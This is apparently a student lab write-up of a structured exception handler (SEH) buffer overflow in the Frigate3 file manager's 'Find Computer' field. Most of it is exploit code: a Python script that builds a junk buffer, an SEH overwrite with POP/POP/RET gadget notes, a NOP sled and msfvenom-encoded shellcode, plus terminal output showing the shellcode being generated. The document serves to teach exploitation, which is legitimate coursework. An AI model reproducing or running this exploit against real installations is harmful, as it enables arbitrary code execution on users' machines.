


Name : A.Karthik

Reg. No: 18BCN7037


The vulnerability is in the user interaction field of the Frigate which is Docs/Find Computer.




After running the exploit2.py to get the output payload as:

```
# -*- coding: cp1252 -*-  
f= open("payload.txt", "w")  
  
junk="A" * 4112  
  
seh="\xeb\x20\x90\x90"  
seh="\x48\x0C\x01\x40"  
  
#40010C4B 5B POP EBX  
#40010C4C 5D POP EBP  
#40010C4D C3 RETN  
#POP EBX ,POP EBP, RETN | [rt160.bp] (C:\Program Files\Frigate3\rt160)   
  
nops="\x90" * 50  
  
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/a  
  
buf = b""  
buf += b"\x89\xe2\xdb\xcd\x97\xf4\x5f\x57\x59\x49\x49\x49"  
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"  
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"  
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"  
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"  
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"  
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"  
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"  
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"  
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"  
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"  
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"  
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"  
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x37"  
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"  
buf += b"\x39\x75\x48\x3a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"  
buf += b"\x4c\x4b\x35\x31\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"  
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"  
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"  
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"  
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"  
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"  
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"  
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"  
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"  
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"  
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"  
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"  
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"  
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
```


Pasted the payload in the above mentioned field :





Pressed the enter button :




Changing the command from cmd to control to get the payload using msfvenom in parrot linux:



Pasting the payload in exploit2.py to get the actual payload :



After clicking the OK button :




After generating the payload of control pane Now generate for calc :


```
Applications ▾ Places ▾ Terminator ▾ Wed 09:46
root@kali: ~
root@kali: ~ 190x48

buf += b"\x6c\x67\x76\x63\x4c\x74\x4a\x4f\x70\x4b\x4b\x69\x70"
buf += b"\x73\x45\x35\x55\x6d\x6b\x72\x67\x54\x53\x34\x32\x50"
buf += b"\x6f\x52\x4a\x55\x50\x62\x73\x59\x6f\x68\x55\x53\x53"
buf += b"\x72\x4f\x72\x4e\x50\x74\x52\x52\x70\x6f\x42\x4c\x67"
buf += b"\x70\x41\x41"
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = b""
buf += b"\x89\xe2\xd9\xf6\xd9\x72\xf4\x5a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x69\x78\x4d\x52"
buf += b"\x37\x70\x73\x30\x37\x70\x33\x50\x4f\x79\x68\x65\x34"
buf += b"\x71\x6b\x70\x72\x44\x4c\x4b\x52\x70\x54\x70\x6e\x6b"
buf += b"\x51\x42\x56\x6c\x6c\x4b\x73\x62\x55\x44\x6c\x4b\x63"
buf += b"\x42\x45\x78\x64\x4f\x4f\x47\x33\x7a\x35\x76\x54\x71"
buf += b"\x49\x6f\x6c\x6c\x47\x4c\x70\x61\x63\x4c\x44\x42\x34"
buf += b"\x6c\x31\x30\x6f\x31\x5a\x6f\x76\x6d\x55\x51\x49\x57"
buf += b"\x68\x62\x4a\x52\x52\x72\x32\x77\x6e\x6b\x72\x72\x76"
buf += b"\x70\x4e\x6b\x50\x4a\x75\x6c\x4c\x4b\x79\x4c\x77\x61"
buf += b"\x74\x38\x6a\x43\x77\x38\x46\x61\x4e\x31\x73\x61\x4e"
buf += b"\x6b\x52\x79\x45\x70\x46\x61\x58\x53\x6e\x6b\x67\x39"
buf += b"\x46\x78\x38\x63\x34\x7a\x67\x39\x6e\x6b\x55\x64\x4e"
buf += b"\x6b\x65\x51\x39\x46\x36\x51\x49\x6f\x4e\x4c\x49\x51"
buf += b"\x4a\x6f\x64\x4d\x65\x51\x48\x47\x30\x38\x39\x70\x31"
buf += b"\x65\x4a\x56\x54\x43\x33\x4d\x59\x68\x47\x4b\x31\x6d"
buf += b"\x37\x54\x64\x35\x7a\x44\x42\x78\x6c\x4b\x62\x78\x65"
buf += b"\x74\x46\x61\x79\x43\x71\x76\x6e\x6b\x54\x4c\x72\x6b"
buf += b"\x6c\x4b\x42\x78\x37\x6c\x36\x61\x6e\x33\x4e\x6b\x57"
buf += b"\x74\x4c\x4b\x46\x61\x7a\x70\x4f\x79\x63\x74\x64\x64"
buf += b"\x35\x74\x73\x6b\x61\x4b\x33\x51\x30\x59\x63\x6a\x30"
buf += b"\x51\x4b\x4f\x6b\x50\x31\x4f\x63\x6f\x62\x7a\x6e\x6b"
buf += b"\x76\x72\x4a\x4b\x4e\x6d\x71\x4d\x53\x5a\x63\x31\x6c"
buf += b"\x4d\x4d\x55\x6c\x72\x73\x30\x77\x70\x75\x50\x50\x50"
buf += b"\x53\x58\x55\x61\x4c\x4b\x30\x6f\x6d\x57\x59\x6f\x6b"
buf += b"\x65\x6f\x4b\x78\x70\x78\x35\x6c\x62\x56\x36\x51\x78"
buf += b"\x4e\x46\x4d\x45\x4d\x6d\x4d\x4d\x4d\x6f\x69\x45\x65"
